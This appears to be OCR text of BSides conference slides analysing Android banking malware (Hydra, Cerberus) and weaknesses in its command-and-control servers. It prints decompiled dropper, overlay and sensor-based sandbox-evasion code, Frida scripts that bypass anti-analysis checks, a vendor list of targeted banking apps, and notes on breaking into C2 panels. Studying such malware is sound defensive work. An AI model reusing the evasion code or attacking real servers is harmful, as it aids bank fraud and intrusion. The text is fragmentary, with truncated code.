
```
var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
    console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

Analysis: Hydra

INTRODUCTION | ANDROID MALWARE | COMMAND & CONTROL | QUESTIONS & ANSWERS

Hunting Hydra

1. Fake apps
2. Imitating government apps



SINGAPORE BSIDES

Analysis: Hydra

1. Uses dropper
    a. anti-* techniques
2. Overlay attack
3. Bankbot
    a. + information stealer

```
public class Rvyyhkmhv extends Application {
    static {
        System.loadLibrary("willslove");
    }

    @Override  // android.app.Application
    public void onCreate() {
        super.onCreate();
        this.rprvd();
    }

    private native void rprvd() {
    }
}
public static boolean j() {
    if(new Date().getTime() >= 1553655180000L && new Date().getTime() <= 0x169F09042E0L) {
        return 1;
    }

    return 0;
}
```

```
DAT_00031204 = (**(code **)(*param_1 + 0x54))(param_1,param_3);
DAT_00031208 = time((time_t *)0x0);
srand48(DAT_00031208);
UNRECOVERED_JUMPTABLE = (code *)FUN_0001858c();
                    /* WARNING: Could not recover jumptable at 0x0
                    /* WARNING: Treating indirect jump as call */
(*UNRECOVERED_JUMPTABLE)(0x44c4698,param_1,0x1e1f);
return;
```

```
((WebView)this._$_findCachedViewById(id.webView)).setBackgroundColor(0);
WebView v0_10 = (WebView)this._$_findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_10, "webView");
v0_10.setWebViewClient(((WebViewClient)new MainActivity.setup.1()));
WebView v0_11 = (WebView)this._$_findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_11, "webView");
v0_11.setWebChromeClient(new WebChromeClient());
((WebView)this._$_findCachedViewById(id.webView)).loadUrl("https://www.edevlet.net/");
```

```
00002e98  Java_com_homefurniture_decoration_kja_Dvwa_ldule
00002eca  Java_com_homefurniture_decoration_kja_Dvwa_lisaw
00002efc  Java_com_homefurniture_decoration_kja_Dvwa_rzewfwc
00002f2f  Java_com_homefurniture_decoration_kja_Jasx_jqfcck
00002f61  Java_com_homefurniture_decoration_kja_Jasx_mmpwxdl
00002f94  Java_com_homefurniture_decoration_kja_Jasx_siboevt
00002fc7  Java_com_homefurniture_decoration_kja_Jasx_wksysr
00002ff9  Java_com_homefurniture_decoration_kja_Rvyyhkmhv_rprvd
0000302f  Java_com_homefurniture_decoration_kja_Wrjqfiaig_kedkpke
00003067  Java_com_homefurniture_decoration_kja_Wrjqfiaig_ocbisjoh
000030a0  Java_com_homefurniture_decoration_kja_Wrjqfiaig_puxvef
000030d7  Java_com_homefurniture_decoration_kja_Ylgdtz_sgeihnp
```

Analysis: Hydra

1. Uses dropper
   a. ~~anti * techniques~~
2. Overlay attack
3. Bankbot
   a. + information stealer

```
Java.perform(function() {
        var dateTime = Java.use('java.util.Date');
        dateTime.getTime.implementation = function() {
                var val = 1554087180000;
                return val;
        };
        var tel = Java.use('android.telephony.TelephonyManager');
        tel.getSimCountryIso.overload().implementation = function() {
                var val = 'tr';
                return val;
        };
});
```

Analysis: Hydra

1. Uses dropper
    a. ~~anti * techniques~~
2. Overlay attack
3. Bankbot
    a. + information stealer

```
var time = Module.findExportByName('libc.so', 'time');
Interceptor.replace(time, new NativeCallback(function() {
        var val = 1554087180;
        return val;
}, 'long', ['long']));
```

```
var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
        console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

Analysis: Cerberus

Cerberus @AndroidCerberus · 23 Eyl
Now in our starter kit there are injections for the USA, Italy, France, Turkey.
Working with our product has become much easier.
We are also engaged in the development of injections.
#cerberus #android #bot #bank #av #fuckav #eset #cerberusandroid
#cerberusbot #xssis

Cerberus @AndroidCerberus · 8 Eki
We have added more injections to our public injection database.

You can supplement it yourself by writing to us and providing your injections.

We try for you, and do the maximum of injections from the start, for all the necessary applications.
xss.is/threads/29932/...

cc.bitbank.bitbank.html
com.abnamro.nl.mobile.payments.html
com.akbank.android.apps.akbank_direkt.html
com.amazon.mShop.android.shopping.html
com.att.myWireless.html
com.barclays.android.barclaysmobilebanking.html
com.caisseepargne.android.mobilebanking.html
com.caisse.epargne.android.tablette.html
com.chase.sig.android.html
com.clairmail.fth.html

Analysis: Cerberus

What's new in cerberus?

Detection using sensor data


```
@Override  // android.hardware.SensorEventListener
public void onSensorChanged(SensorEvent arg10) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor v0 = arg10.sensor;
        this.k.registerListener(this, v0, 3);
        if(v0.getType() == 1) {
            float[] v10_1 = arg10.values;
            float v0_1 = v10_1[0];
            float v1 = v10_1[1];
            float v10_2 = v10_1[2];
            long v2 = System.currentTimeMillis();
            if(v2 - this.m > 100L) {
                long v4 = v2 - this.m;
                this.m = v2;
                if(Math.abs(v0_1 + v1 + v10_2 - this.n - this.o - this.p) / (((float)v4)) * 10000f > 600f) {
                    this.a();
                }

                this.n = v0_1;
                this.o = v1;
                this.p = v10_2;
            }
        }
    }
```

Why C2?

- Store stolen information
- Distribute new sample
- Manage infected hosts

Automated C2 Extraction

- Anubis and RedAlert
  - https://github.com/CyberSaxosTiGER/MC2Extractor
- Anubis (reflection variation)
  - https://github.com/eybisi/getc2_imp.py
- You can use medusa to unpack some common packers
  - https://github.com/Ch0pin/medusa




SINGAPORE BSIDES

Exploiting C2s

Red Alert

1. Directory listing
    a. Stolen data
2. Encryption keys



Exploiting C2s

Red Alert

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

Exploiting C2s

Red Alert

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

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
Exploiting C2s

INTRODUCTION | ANDROID MALWARE | COMMAND & CONTROL | QUESTIONS & ANSWERS

Custom panel

1. Password in source code
2. File upload



SINGAPORE BSIDES

Exploiting C2s

Custom panel

1. Password in source code
2. File upload


```
<?php

        $mysql_host = "localhost";
        $mysql_database = "zkuqgcoi_vpp";
        $mysql_user = "
        $mysql_password

        $username =
        $password =

        ?>
```

1

Exploiting C2s

Custom panel


1. Password in source code
2. File upload



Exploiting C2s

Custom panel

